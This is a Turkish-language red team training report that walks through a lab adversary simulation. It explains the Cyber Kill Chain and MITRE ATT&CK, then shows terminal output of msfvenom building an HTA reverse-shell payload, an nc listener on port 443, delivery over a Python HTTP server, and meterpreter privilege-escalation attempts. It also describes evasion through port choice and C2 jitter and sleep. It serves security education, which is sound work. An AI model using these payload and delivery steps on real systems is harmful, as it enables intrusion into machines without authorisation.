

*AnkaCORE '26 - SİBER GÜVENLİK MÜHENDİSLİĞİ
EĞİTİMİ*

**201 RED TEAM OPERASYONU: ADVERSARY
SIMULATION FİNAL RAPORU**

Şeymanur YILMAZ

12.05.2026

~ FAZ 1 ~

1. Zihniyet Değişimi: "Gürültülü vs. Sessiz"

Sızma testinin amacı belirli sürede sistemdeki bütün açıkları bulmaktır. Sistemdeki bütün açıkları tek tek deneyip bulmayı hedeflediği için haliyle çok fazla dikkat çeker. Red Team'in amacı ise tüm açıkları bulmak değil belirtilen göreve ulaşmaktır. Pentest gürültüdür çünkü amaç yakalanmamak değil neyin kırılabilir olduğunu raporlamaktır. Red Team operasyonları ise gerçek bir düşmanı taklit eder ve Blue Team'i uyandırmamaya çalışır. Red Team operatörü Pentest operatöründe olduğu gibi günde binlerce paket göndermek yerine, saatte bir paket göndererek ağ trafiğinde kaybolur.

2. Saldırının Anatomisi: Cyber Kill Chain

Cyber Kill Chain, bir saldırganın hedefine ulaşmak için geçmek zorunda olduğu adımları gösteren bir yol haritasıdır. Bu süreci bir zincir olarak görmemizin sebebi, biz savunmacıların bu halkalardan herhangi birini kırmasının tüm saldırıyı durdurabilecek olmasıdır.

Keşif (Reconnaissance): Saldırganın henüz sisteme dokunmadığı, uzaktan uzağa bilgi topladığı hazırlık aşamasıdır.

Silahlanma (Weaponization): Toplanan bilgilerle zararlı dosyaların hazırlandığı kısımdır.

İletim (Delivery): Hazırladığımız o zararlı dosyayı kurbanı ulaştırma aşamasıdır. Genelde oltalama (phishing) mailiyle yapılır.

İstismar (Exploitation): Kurban o dosyayı açtığında veya linke tıkladığında, zararlı kodun sistemdeki bir açığı tetikleyerek çalışmaya başladığı kritik andır.

Kurulum (Installation): Saldırgan içeri girer ama kalıcı olmak ister. Bilgisayar kapanıp açılabilir erişimi kaybetmemek için sisteme gizli bir arka kapı yerleştirir.

Komuta ve Kontrol (C2): Kurbanın bilgisayarı artık saldırganın sunucusuna bağlanır ve emir beklemeye başlar.

Eylem (Actions on Objectives): Artık her şey bitmiştir. Saldırgan asıl amacına (veri çalmak, sistemleri kilitlemek veya dosyaları şifrelemek) bu son aşamada ulaşır.

3. Taktik Haritası: MITRE ATT&CK

MITRE ATT&CK dünya genelindeki siber saldırganların kullandığı gerçek tekniklerin ve taktiklerin toplandığı strateji haritasıdır. Kırmızı Takım operasyonlarında bu harita, saldırı senaryolarını kişisel tercihlerden öteye taşıyarak gerçek dünyadaki saldırgan gruplarının

izlediği somut adımlarla kurgulamayı sağlar. Bu framework sayesinde yapılan her hamle standart bir kodla tanımlanır. Böylece Mavi Takım ile aynı teknik dil konuşulmuş olur. Sonuç olarak bu harita sistemdeki savunma boşluklarını net bir şekilde görmeye ve savunmacıların bu teknikleri nasıl tespit edebileceğine dair gerçekçi bir strateji geliştirmeye imkan tanır.

~ FAZ 2 ~

Cephe 1: Kapıdan Girmek (Initial Access)

Dışarıdan yapılan port taramaları sonucunda doğrudan bir sızma noktası bulamadığım için operasyonda kullanıcı etkileşimine dayalı bir **Initial Access** senaryosu kurguladım. Bu doğrultuda Windows ortamında doğrudan script çalıştırabilme kabiliyeti sayesinde oltalama (phishing) saldırılarında oldukça etkili olan **HTA (HTML Application)** formatı tercih ettim.

```
File Edit View Search Terminal Tabs Help
root@ip-10-10-175-251: ~/Downloads/task4 x root@ip-10-10-175-251: ~/Downloads/task4 x
root@ip-10-10-175-251:~/Downloads/task4# msfvenom -p windows/x64/shell_reverse_t
cp LHOST=10.10.175.251 LPORT=443 -f hta-psh -o joe.hta
msfvenom: command not found
root@ip-10-10-175-251:~/Downloads/task4# msfvenom -p windows/x64/shell_reverse_t
cp LHOST=10.10.175.251 LPORT=443 -f hta-psh -o joe.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of hta-psh file: 6947 bytes
Saved as: joe.hta
root@ip-10-10-175-251:~/Downloads/task4# ls
joe.hta payload.hta
root@ip-10-10-175-251:~/Downloads/task4# nv -lvnp 443
nv: command not found
root@ip-10-10-175-251:~/Downloads/task4# nc -lvnp 443
Listening on [0.0.0.0] (family 0, port 443)
```

Saldırı aşamasında payload oluşturmak için msfvenom aracı kullandım. Hedef sistemin doğrudan dışarıya açık olmaması ve güvenlik duvarı engellerini aşabilmek için Reverse Shell kullandım. Bu yöntem sayesinde hedef makine bağlantıyı bana doğru başlattı. Listener da ise 443 portu kullandım çünkü kurumsal ağlarda HTTPS trafiği genellikle serbest bırakıldığı için bu port üzerinden yapılan bağlantılar daha az şüphe çekmekte ve engellenme ihtimali düşmektedir.

```
File Edit View Search Terminal Help
root@ip-10-10-175-251:~/Downloads/task4# ls
payload.hta
root@ip-10-10-175-251:~/Downloads/task4# python3 -m http.server 8090
```

```
File Edit View Search Terminal Tabs Help
root@ip-10-10-175-251: ~/Downloads/task4 x root@ip-10-10-175-251: ~/Downloads/task4 x
opt[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > options


Module options (exploit/windows/misc/hta_server):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on
  This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert     Path to a custom SSL certificate (default is randomly generated)
  URIPATH     no               The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.175.251    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

Hazırladığım zararlı dosyayı sistem üzerinde ek bir servis kurmadan Python HTTP Server aracılığıyla hedefe gönderdim. Amacım dosyanın kurban tarafından indirilip çalıştırılmasını sağlamaktı. Kurban dosyayı çalıştırdığı anda payload devreye girerek hedef sistemden saldırgan makineye geri bağlantı oluşturdu ve böylece saldırı zincirinin exploitation aşamasını başarıyla tamamladım.



Cephe 2: İçeride Gezinmek ve Hayatta Kalmak (Post-Compromise)

Bağlantı başarıyla sağlandıktan sonra, sistemde gürültü çıkarmamak adına doğrudan harici araçlar yüklemek yerine **"Living off the Land"** prensibi kullanarak sistemin kendi komutlarıyla keşif süreci başlattım. sysinfo komutu kullanılarak hedef sistemin işletim sistemi sürümü, mimarisi ve temel yapı bilgileri analiz ettim. Ardından gerçekleştirilen getsystem yetki yükseltme denemeleriyle sistem üzerindeki mevcut yetki seviyesi test ettim ve savunma mekanizmalarının davranışı gözlemladım. Bu süreç aynı zamanda bir sonraki aşama olan persistence (kalıcılık) adımları için uygun zemini hazırlamak için gerçekleştirdim.

```
meterpreter > whoami
[!] Unknown command: whoami.
meterpreter > getsystem
[!] priv_elevate_getsystem: Operation failed: The environment is incorrec
ng was attempted:
[!] Named Pipe Impersonation (In Memory/Admin)
[!] Named Pipe Impersonation (Dropper/Admin)
[!] Token Duplication (In Memory/Admin)
meterpreter > sysinfo
Computer      : DESKTOP-1AU6NT4
OS           : Windows 10 (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > |
```

~ FAZ 3 ~

1. Payload Mantığı:

Bind Shell yönteminde hedef sistem belirli bir portaçarak saldırıdan gelecek bağlantıyı beklemektedir. Yani bağlantıyı başlatan taraf saldırıyı yapar. Ancak kurumsal ağlar da güvenlik duvarları dışarıdan içeriye gelen bağlantıları büyük ölçüde engellediği için bu yöntem çoğu zaman başarısız olur ve kolay fark edilir. Reverse Shell yönteminde ise bağlantıyı başlatan taraf hedef sistemin kendisidir. Zararlı payload çalıştığında hedef makine saldırıyı başlatan tarafın dinleyicisine doğru dışarıya bağlantı kurar ve komut satırı erişimi bu bağlantı üzerinden sağlanır. Kurumsal ağlarda HTTPS ve web trafiği gibi dışarı yönlü bağlantılara genellikle izin verildiğinden dolayı Reverse Shell hem daha başarılı sonuç verir hemde normal ağ trafiği arasına karışarak daha az dikkat çeker. Bu nedenle Red Team operasyonlarında en çok tercih edilen yöntem Reverse Shell'dir.

2. Gecikme ve Hata (Jitter & Sleep):

Bir zararlı yazılımın sürekli ve aynı aralıklarla internete bağlanması şüpheli görünebilir ve güvenlik sistemleri tarafından fark edilebilir. Bu yüzden bağlantılar anlık değil belirli bekleme süreleriyle gönderilir. Sleep sistemi kısa süre bekletirken Jitter bu süreleri rastgele değiştirir. Böylece zararlı yazılım normal kullanıcı hareketleri gibi davranarak dikkat çekmemeye çalışır.